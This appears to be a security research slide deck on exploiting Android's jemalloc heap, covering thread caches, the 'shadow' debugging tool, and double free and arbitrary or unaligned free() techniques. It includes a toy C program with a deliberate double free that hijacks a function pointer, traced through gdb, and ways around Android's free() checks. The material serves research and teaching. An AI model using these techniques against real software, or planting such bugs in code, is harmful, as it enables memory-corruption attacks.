
# tcache malloc() - fill stack




# tcache free() 1/2



# tcache free() 2/2




# tcache free() - full stack



# tcache free() - flush cache



tbin[0] stack
0x7f88933248
0x7f88933240
0x7f88933250
0x7f88933258
0x7f88933260
0x7f88933268
0x7f88933270
0x7f88933278



# Thread caches



- `malloc()` pops an address of the stack
  - If the stack is empty, it allocates regions from the current run
  - Number of allocations is equal to the `lg_fill_div` member of the tcache bin
- `free()` pushes an address on the stack
  - If the stack is full, half of the cached allocations are flushed back to their run
  - Older allocations are flushed first
  - The capacity of each stack is defined at global struct `tcache_bin_info`

# Thread caches



```
struct tcache_s {  
    ...  
    tcache_bin_t tbins[];  
    /* cached allocation  
       pointers (stacks) */  
};
```

```
struct tcache_bin_s {  
    ...  
    unsigned lg_fill_div;  
    unsigned ncached;  
    void **avail;  
};
```

- Stored at an allocation managed by arenas[0]
- A pointer to this allocation is stored inside the thread's TSD (thread specific data)

# Thread caches



tcache @ 0x7f8eb38c00

0x7f8eb38c00:	0x0000007f8eb3c400	0x0000007f84c71400
0x7f8eb38c10:	0x0000000000000000	0x000000000000aa
0x7f8eb38c20:	0x0000000000000003	0x00000001ffffffff
0x7f8eb38c30:	<b>0x0000000000000004</b>	<b>0x0000007f8eb391c0</b>
0x7f8eb38c40:	0x0000000000000003	0x00000001ffffffff
0x7f8eb38c50:	<b>0x0000000000000004</b>	<b>0x0000007f8eb39200</b>
0x7f8eb38c60:	0x0000000000000009	0x00000001ffffffff
...	avail	
0x7f8eb391c0:	0x0000007f88933258	0x0000007f88933250
0x7f8eb391d0:	0x0000007f88933240	0x0000007f88933248
0x7f8eb391e0:	0x0000000000000000	0x0000000000000000
0x7f8eb391f0:	0x0000000000000000	0x0000000000000000
<b>0x7f8eb39200:</b>	<b>0x0000007f8893e1b0</b>	<b>0x0000007f8893e1a0</b>
0x7f8eb39210:	0x0000007f8893e180	0x0000007f8893e190
0x7f8eb39220:	0x0000000000000000	0x0000000000000000
0x7f8eb39230:	0x0000000000000000	0x0000000000000000
...		
...		


# Thread cache overflow



- Thread cache overflow
  - allocation managed by arenas[0]
  - tcache in the 0x1C00 run, hard to target & manipulate
  - Possible, but hard
  - Create/kill thread primitive

0x7f8eb38c00:	0x0000007f8eb3c400	0x0000007f84c71400
0x7f8eb38c10:	0x0000000000000000	0x000000000000aa
0x7f8eb38c20:	0x0000000000000003	0x00000001ffffffff
0x7f8eb38c30:	0x0000000000000004	0x0000007f8eb391c0
0x7f8eb38c40:	0x0000000000000003	0x00000001ffffffff
0x7f8eb38c50:	0x0000000000000004	0x0000007f8eb39200
0x7f8eb38c60:	0x0000000000000009	0x00000001ffffffff
...		

tbin[0]



# Thread caches



- shadow support for finding tcaches [1/2]

```
mov x0, tpidr_el0
```

```
x0 = 0x7f88be3098
```

```
(gdb) print *((pthread_internal_t *) 0x7f88be3098)
```

```
...
```

```
key_data = {{  
    seq = 1,  
    data = 0x7f8564f000  
}}
```

```
...
```

jemalloc TSD

```
(gdb) jeinfo 0x7f8564f000
```

```
address 0x7f8564f000 belongs to region 0x07f8564f000 (size class 0128)
```

# Thread caches



- shadow support for finding tcaches [2/2]

```
(gdb) x/16gx 0x7f8564f000
```

0x7f8564f000:	0x0000000000000001	0x0000000000000001
0x7f8564f010:	<b>0x0000007f85642000</b>	0x000000000559ba20
0x7f8564f020:	0x000000004aa0aa0	0x0000000000000000
0x7f8564f030:	<b>0x0000007f85680180</b>	0x0000000000000000

...

thread cache

arena


```
(gdb) jeinfo 0x7f85642000
```

address **0x7f85642000** belongs to **region 0x7f85642000 (size class 7168)**

# TSD overflow



- jemalloc thread specific data overflow
  - tcache in the 0x80 run
  - Create/destroy thread primitive
  - Possible, but hard



# Heap arrangement



- Deterministic jemalloc
  - Arena allocator mechanics
  - Thread cache mechanics
  - Arena - thread association
- Randomization introduced by the application
- Classic techniques play well
  - Thread caches make racing for adjacent regions easier

# Exploitation (using shadow)



# Double free() exploitation



- In the past we haven't explored double free() exploitation in the context of jemalloc
- Much more common in Android apps than in the Firefox codebase
- Can be exploited in a generic way
  - Given we control (type of object) two allocations after the first free
  - We successfully race other allocations of same size

# Double free example



```
10 struct obj1
11 {
12     int val;
13     char str[STRSIZ + 12];
14 };
15
16 struct obj2
17 {
18     int val;
19     char str[STRSIZ];
20     func_cb cb;
21 };
22
23 int
24 main()
25 {
26     struct obj1 *f = NULL;
27     struct obj2 *s = NULL;
28     struct obj2 *t = NULL;
29
30     f = malloc(sizeof(struct obj1));
31     f->val = sizeof(struct obj1);
32     memset(f->str, 0x41, STRSIZ);
33
34     if(f->val < 100)
35     {
36         free(f);
37     }
38
39     s = malloc(sizeof(struct obj2)); // this gets f's region
40     s->val = sizeof(struct obj2) + sizeof(struct obj1);
41     memset(s->str, 0x42, STRSIZ);
42     s->cb = (func_cb)test_cb;
43
44     if(s->val < 100)
45     {
46         free(f); // typo/bug here, double free, frees s in reality
47     }
48
49     t = malloc(sizeof(struct obj2)); // this gets s's region
50     t->val = 0x43;
51     memset(t->str, 0x43, STRSIZ);
52     t->cb = (func_cb)0x43434343; // as an example
53
54     // s is assumed in use, not free
55     s->cb();
```

# First malloc



```
Breakpoint 1, main () at doublefree.c:50
47      f = malloc(sizeof(struct obj1));
48      f->val = sizeof(struct obj1);
49      memset(f->str, 0x41, STRSIZ);
```

```
(gdb) p f
$3 = (struct obj1 *) 0x7f8fed1000
```

```
(gdb) x/10x f
0x7f8fed1000: 0x00000020 0x41414141 0x41414141 0x41414141
0x7f8fed1010: 0x00004141 0x00000000 0x00000000 0x00000000
0x7f8fed1020: 0x00000000 0x00000000
```

```
(gdb) jerun -m 0x0000007f8fec0808
[shadow] searching for run 0x7f8fec0808
[shadow] [run 0x0000007f8fec0808] [size 004096] [bin 0x0000007f8ff00340] [region size 00032]
[shadow] [region 000] [used] [0x0000007f8fed1000] [0x4141414100000020]
[shadow] [region 001] [used] [0x0000007f8fed1020] [0x0000000000000000]
[shadow] [region 002] [used] [0x0000007f8fed1040] [0x0000000000000000]
```

```
(gdb) jetcache -b 2
[shadow] cached allocations: 0x3
[shadow] 1. 0x7f8fed1020
[shadow] 2. 0x7f8fed1040
[shadow] 3. 0x7f8fed1060
```

tbin[2] -> size\_class == 32

# First free



```
Breakpoint 2, main () at doublefree.c:56
```

```
52     if(f->val < 100)
53     {
54         free(f);
55 }
```

```
(gdb) p f
$6 = (struct obj1 *) 0x7f8fed1000
```

```
(gdb) x/10x f
0x7f8fed1000: 0x00000020 0x41414141 0x41414141 0x41414141
0x7f8fed1010: 0x00004141 0x00000000 0x00000000 0x00000000
0x7f8fed1020: 0x00000000 0x00000000
```

```
(gdb) jerun -m 0x0000007f8fec0808
[shadow] searching for run 0x7f8fec0808
[shadow] [run 0x0000007f8fec0808] [size 004096] [bin 0x0000007f8ff00340] [region size 00032]
[shadow] [region 000] [used] [0x0000007f8fed1000] [0x4141414100000020]
[shadow] [region 001] [used] [0x0000007f8fed1020] [0x0000000000000000]
[shadow] [region 002] [used] [0x0000007f8fed1040] [0x0000000000000000]
```

```
(gdb) jetcache -b 2
[shadow] cached allocations: 0x4
[shadow] 1. 0x7f8fed1000
[shadow] 2. 0x7f8fed1020
[shadow] 3. 0x7f8fed1040
[shadow] 4. 0x7f8fed1060
```

# Second malloc (controlled)



```
Breakpoint 3, main () at doublefree.c:62
```

```
58     s = malloc(sizeof(struct obj2)); // this gets f's region
59     s->val = sizeof(struct obj2) + sizeof(struct obj1);
60     memset(s->str, 0x42, STRSIZ);
61     s->cb = (func_cb)test_cb;
```

```
(gdb) p f
$10 = (struct obj1 *) 0x7f8fed1000
```

```
(gdb) p s
$11 = (struct obj2 *) 0x7f8fed1000
```

```
(gdb) x/10x s
0x7f8fed1000: 0x00000040 0x42424242 0x42424242 0x42424242
0x7f8fed1010: 0x00004242 0x00000000 0x9024b8f8 0x0000007f
0x7f8fed1020: 0x00000000 0x00000000
```

```
(gdb) jerun -m 0x0000007f8fec0808
[shadow] searching for run 0x7f8fec0808
[shadow] [run 0x0000007f8fec0808] [size 004096] [bin 0x0000007f8ff00340] [region size 00032]
[shadow] [region 000] [used] [0x0000007f8fed1000] [0x4242424200000040]
[shadow] [region 001] [used] [0x0000007f8fed1020] [0x0000000000000000]
[shadow] [region 002] [used] [0x0000007f8fed1040] [0x0000000000000000]
```

```
(gdb) jetcache -b 2
[shadow] cached allocations: 0x3
[shadow] 1. 0x7f8fed1020
[shadow] 2. 0x7f8fed1040
[shadow] 3. 0x7f8fed1060
```

# Second free (the bug)



```
Breakpoint 4, main () at doublefree.c:68
64     if(s->val < 100)
65     {
66         free(f); // typo/bug here, double free, frees s in reality
67     }
```

```
(gdb) p f
$13 = (struct obj1 *) 0x7f8fed1000
```

```
(gdb) p s
$14 = (struct obj2 *) 0x7f8fed1000
```

```
(gdb) x/10x s
0x7f8fed1000: 0x00000040 0x42424242 0x42424242 0x42424242
0x7f8fed1010: 0x00004242 0x00000000 0x9024b8f8 0x0000007f
0x7f8fed1020: 0x00000000 0x00000000
```

```
(gdb) j erun -m 0x0000007f8fec0808
[shadow] searching for run 0x7f8fec0808
[shadow] [run 0x0000007f8fec0808] [size 004096] [bin 0x0000007f8ff00340] [region size 00032]
[shadow] [region 000] [used] [0x0000007f8fed1000] [0x4242424200000040]
[shadow] [region 001] [used] [0x0000007f8fed1020] [0x0000000000000000]
[shadow] [region 002] [used] [0x0000007f8fed1040] [0x0000000000000000]
```

```
(gdb) jetcache -b 2
[shadow] cached allocations: 0x4
[shadow] 1. 0x7f8fed1000
[shadow] 2. 0x7f8fed1020
[shadow] 3. 0x7f8fed1040
[shadow] 4. 0x7f8fed1060
```

# Third malloc (controlled)



```
Breakpoint 5, main () at doublefree.c:74
70      t = malloc(sizeof(struct obj2)); // this gets s's region
71      t->val = 0x43;
72      memset(t->str, 0x43, STRSIZ);
73      t->cb = (func_cb)0x43434343; // as an example

(gdb) p f
$16 = (struct obj1 *) 0x7f8fed1000

(gdb) p s
$17 = (struct obj2 *) 0x7f8fed1000

(gdb) p t
$18 = (struct obj2 *) 0x7f8fed1000

(gdb) x/10x 0x7f8fed1000
0x7f8fed1000: 0x00000043 0x43434343 0x43434343 0x43434343
0x7f8fed1010: 0x00004343 0x00000000 0x43434343 0x00000000
0x7f8fed1020: 0x00000000 0x00000000

(gdb) jerun -m 0x0000007f8fec0808
[shadow] searching for run 0x7f8fec0808
[shadow] [run 0x0000007f8fec0808] [size 004096] [bin 0x0000007f8ff00340] [region size 00032]
[shadow] [region 000] [used] [0x0000007f8fed1000] [0x4343434300000043]
[shadow] [region 001] [used] [0x0000007f8fed1020] [0x0000000000000000]
[shadow] [region 002] [used] [0x0000007f8fed1040] [0x0000000000000000]

(gdb) continue
Continuing.

Program received signal SIGBUS, Bus error.
0x0000000043434343 in ?? ()
```

# Arbitrary free() exploitation



- Not a simple primitive; usually a result of faulty cleanup logic (e.g. tree node removal)
- jemalloc does no sufficient checks on the address passed to free()
- Android adds two checks that can be bypassed
- Push arbitrary addresses to the tcache's stack

# Arbitrary free() exploitation



- Page index check


```
chunk = (arena_chunk_t *)CHUNK_ADDR2BASE(ptr);

if (likely(chunk != ptr)) {
    pageind = ((uintptr_t)ptr - (uintptr_t)chunk) >> LG_PAGE;

#if defined(__ANDROID__)
    /* Verify the ptr is actually in the chunk. */
    if (unlikely(pageind < map_bias || pageind >= chunk_npages)) {
        __libc_fatal_no_abort(...)
        return;
    }
#endif

/* chunkszie_mask = chunkszie - 1 */
#define LG_PAGE 12
#define CHUNK_ADDR2BASE(a) ((void *)((uintptr_t)(a) & ~chunkszie_mask))
```

# Chunk layout



# Arbitrary free() exploitation



- mapbits check


```
mapbits = arena_mapbits_get(chunk, pageind);
assert(arena_mapbits_allocated_get(chunk, pageind) != 0);
#if defined(__ANDROID__)
    /* Verify the ptr has been allocated. */
    if (unlikely((mapbits & CHUNK_MAP_ALLOCATED) == 0)) {
        __libc_fatal(...);
    }
#endif
    if (likely((mapbits & CHUNK_MAP_LARGE) == 0)) {
        /* Small allocation. */
        /* ... */

#define CHUNK_MAP_ALLOCATED ((size_t)0x1U)
#define CHUNK_MAP_LARGE   ((size_t)0x2U)
```

# Unaligned free()




- You can pass any address within an allocated run to free()
- Push an unaligned region pointer to tcache
  - One-byte corruptions
- Reclaim the free()'d region to extend the overflow




# Unaligned free()



tbins[0]  
ncached = 4



Run



# Arbitrary free() exploitation



- You can push addresses that do not belong to jemalloc into a thread cache stack
- We'll use an address from boot.art as an example
- Android ART
